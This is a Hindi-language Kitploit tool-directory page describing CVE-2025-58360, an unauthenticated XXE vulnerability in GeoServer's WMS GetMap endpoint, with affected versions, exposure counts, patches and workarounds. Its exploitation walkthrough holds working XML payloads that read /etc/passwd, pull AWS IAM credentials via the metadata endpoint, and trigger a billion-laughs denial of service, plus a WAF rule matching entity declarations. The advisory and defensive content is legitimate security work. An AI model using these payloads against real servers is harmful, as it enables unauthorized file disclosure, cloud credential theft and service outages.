
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/carlzhang123/blackash-cve-2025-58360
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणजानकारी एकत्र करनावेब सुरक्षापेनिट्रेशन टेस्टिंग
GitHubcarlzhang123/blackash-cve-2025-58360

Blackash-CVE-2025-58360

CVE-2025-58360

रिपॉजिटरी देखें
200 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    634
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    417
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer एक ओपन-सोर्स विशेषाधिकार प्रबंधन (PAM) प्लेटफ़ॉर्म है जो DevOps और IT टीमों को SSH, RDP, Kubernetes, डेटाबेस और RemoteApp एंडपॉइंट्स तक वेब ब्राउज़र के माध्यम से मांग पर और सुरक्षित पहुँच प्रदान करता है।

    383
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    328
  • 6

    SafeLine

    chaitin/safeline

    स्व-होस्टेड WAF और रिवर्स प्रॉक्सी जो दुर्भावनापूर्ण HTTP ट्रैफ़िक को फ़िल्टर करता है, SQL इंजेक्शन, XSS और बॉट हमलों को ब्लॉक करता है, रेट लिमिटिंग और डायनेमिक HTML/JS एन्क्रिप्शन के साथ।

    288

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

🔓 🛰️ 'CVE-2025-58360' GeoServer WMS एंडपॉइंट XXE हमले के लिए असुरक्षित 🌟

GeoServer

🏷️ मूलभूत जानकारी

  • CVE ID: CVE-2025-58360
  • प्रकाशित: 📅 25 नवंबर, 2025
  • अंतिम संशोधित: 📅 25 नवंबर, 2025 (अभी भी ताज़ा, 26 नवंबर तक)
  • भेद्यता प्रकार: XML बाहरी इकाई (XXE) – CWE-611
  • प्रभावित सॉफ़्टवेयर: GeoServer (Java में लिखा गया ओपन-सोर्स भू-स्थानिक सर्वर)
  • गंभीरता: 🔥 उच्च – CVSS v3.1 आधार स्कोर 7.5
    • वेक्टर: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:L
  • प्राकृतिक रूप से शोषण: 🟡 अभी तक नहीं देखा गया (26 नवंबर, 2025) – लेकिन सार्वजनिक PoCs प्रचलित हैं
  • प्रमाणीकरण आवश्यक: ❌ कोई नहीं – पूरी तरह से अप्रमाणित
  • उपयोगकर्ता सहभागिता आवश्यक: ❌ कोई नहीं

🎨 इस बग को क्या खास (और खतरनाक) बनाता है

यह WMS GetMap एंडपॉइंट में एक क्लासिक लेकिन विनाशकारी XXE है।
हमलावर कर सकते हैं:

  • 📂 GeoServer प्रक्रिया की पहुँच वाली कोई भी फ़ाइल पढ़ सकते हैं (/etc/passwd, geoserver.xml, निजी कुंजियाँ, आदि)
  • 🌐 आंतरिक नेटवर्क स्कैन करने या मेटाडेटा एंडपॉइंट (जैसे AWS/GCP) पर हमला करने के लिए सर्वर-साइड रिक्वेस्ट फ़ोर्जरी (SSRF) कर सकते हैं
  • 💣 इकाई-विस्तार हमलों ("बिलियन लाफ्स") से डिनायल-ऑफ-सर्विस ट्रिगर कर सकते हैं
  • 🔗 संभावित रूप से अन्य दोषों के साथ श्रृंखला बनाकर पूर्ण RCE प्राप्त कर सकते हैं (प्रत्यक्ष नहीं, लेकिन गलत कॉन्फ़िगर किए गए सेटअप में संभव)

🛡️ प्रभावित संस्करण (विस्तृत तालिका)

घटकअसुरक्षित संस्करणनिर्धारित संस्करणस्थिति
GeoServer स्टैंडअलोन2.26.0 – 2.26.1
≤ 2.25.5
2.26.3, 2.25.6, 2.27.0🔴 असुरक्षित
Docker (osgeo/geoserver)2.26.0 – 2.26.1
≤ 2.25.5
2.26.2+, 2.27.0🔴 असुरक्षित
Maven org.geoserver:gs-wms2.26.0 – 2.26.1
≤ 2.25.5
2.26.2+, 2.25.6🔴 असुरक्षित
Maven org.geoserver.web:gs-web-app2.26.0 – 2.26.1
≤ 2.25.5
2.26.2+, 2.25.6🔴 असुरक्षित
GeoServer 2.27.x और नए–पहले ही पैच किया गया✅ सुरक्षित

🌍 वैश्विक एक्सपोज़र (26 नवंबर, 2025 तक रीयल-टाइम)

स्रोतएक्सपोज़्ड इंस्टेंसनोट्स
ZoomEye~49,400app:"GeoServer" खोज
FOFA~24,000पिछले वर्ष के परिणाम
Shodan~31,000पोर्ट 8080 + शीर्षक मिलान
GobySec~20,000सार्वजनिक नेटवर्क स्कैन

→ यानी अभी खुले इंटरनेट पर दसियों हज़ार संभावित रूप से असुरक्षित सर्वर मौजूद हैं! 🌐

🧨 पूर्ण तकनीकी शोषण वॉकथ्रू

एंडपॉइंट: POST /geoserver/wms
मुख्य पैरामीटर: SLD_BODY (कच्ची XML स्टाइलिंग की अनुमति देता है)
असुरक्षित कोड पथ: XML पार्सर बाहरी इकाई समाधान को अक्षम नहीं करता → क्लासिक XXE।

f77f64d7c92fd31b29d537f5205da524

उदाहरण 1 – फ़ाइल प्रकटीकरण (/etc/passwd)

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<sld:StyledLayerDescriptor xmlns:sld="http://www.opengis.net/sld" version="1.0.0">
  <sld:UserLayer>
    <sld:LayerFeatureConstraints>
      <sld:FeatureTypeConstraint>&xxe;</sld:FeatureTypeConstraint>
    </sld:LayerFeatureConstraints>
  </sld:UserLayer>
</sld:StyledLayerDescriptor>

→ प्रतिक्रिया में /etc/passwd की सामग्री होती है 🎉

उदाहरण 2 – आंतरिक मेटाडेटा के लिए SSRF (AWS उदाहरण)

<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/">

→ EC2 पर चलने पर अस्थायी AWS क्रेडेंशियल्स लीक हो जाते हैं।

उदाहरण 3 – बिलियन लाफ्स DoS

<!DOCTYPE lolz [
  <!ENTITY lol "lol">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!-- repeat up to lol9 -->
]>
<lol>&lol9;</lol>

→ सेकंडों में गीगाबाइट्स RAM की खपत करता है 💥

🛠️ आधिकारिक पैच और डाउनलोड

संस्करणरिलीज़ तिथिडाउनलोड लिंक
2.27.025 नवंबर, 2025https://geoserver.org/release/stable/
2.26.325 नवंबर, 2025रखरखाव शाखा पैच
2.25.625 नवंबर, 2025पुरानी समर्थित शाखा

Docker उपयोगकर्ता:

docker pull osgeo/geoserver:2.27.0

🔧 कार्य-समाधान (यदि तुरंत पैच नहीं कर सकते)

  1. WAF/mod_security नियम से खतरनाक XML ब्लॉक करें:
    <!ENTITY या SYSTEM "file:// वाले अनुरोधों को अस्वीकार करें
  2. SLD_BODY पैरामीटर को वैश्विक रूप से अक्षम करें (यदि आवश्यक नहीं है)
  3. GeoServer को केवल-पढ़ने योग्य फ़ाइल सिस्टम + क्षमताएँ हटाकर चलाएँ
  4. अप्रमाणित उपयोगकर्ताओं के लिए XML बॉडी को हटाने वाले रिवर्स प्रॉक्सी के पीछे रखें

📢 आधिकारिक संदर्भ और PoCs

  • NVD प्रविष्टि: https://nvd.nist.gov/vuln/detail/CVE-2025-58360
  • GeoServer परामर्श: https://github.com/geoserver/geoserver/security/advisories/GHSA-fjf5-xgmq-5525
  • JIRA टिकट: https://osgeo-org.atlassian.net/browse/GEOS-11682
  • सार्वजनिक सुरक्षित PoC (Python): https://gist.github.com/bolhasec/32fa035354d7cc9417aa297e2fe22b30
  • Nuclei टेम्पलेट (स्वचालित पहचान): पहले ही मुख्य शाखा में मर्ज

⏰ समयरेखा

तिथिघटना
नवंबर 2025 से पहलेXBOW AI स्कैनर द्वारा स्वायत्त रूप से खोजा गया
25 नवंबर, 2025समन्वित प्रकटीकरण → पैच जारी
25 नवंबर, 2025CVE असाइन और प्रकाशित
26 नवंबर, 2025PoCs वायरल होते हैं, एक्सपोज़र स्कैन बढ़ जाते हैं

✨ अंतिम शब्द

यह एक पाठ्यपुस्तकीय XXE है जो दसियों हज़ार इंटरनेट-सामने वाले उदाहरणों वाले व्यापक रूप से तैनात भू-स्थानिक प्लेटफ़ॉर्म को प्रभावित करता है।
प्रकटीकरण के उसी दिन पैच गिराए गए — गति के लिए GeoServer टीम को बहुत बधाई! 🏆
लेकिन पैच उपलब्धता और बड़े पैमाने पर शोषण के बीच की खिड़की तेज़ी से सिकुड़ रही है।

यदि आप GeoServer चलाते हैं → आज ही अपग्रेड करें।
अगली सुर्ख़ी न बनें।

सुरक्षित रहें, चमकते रहें! 🛡️✨

टूल डाउनलोड करें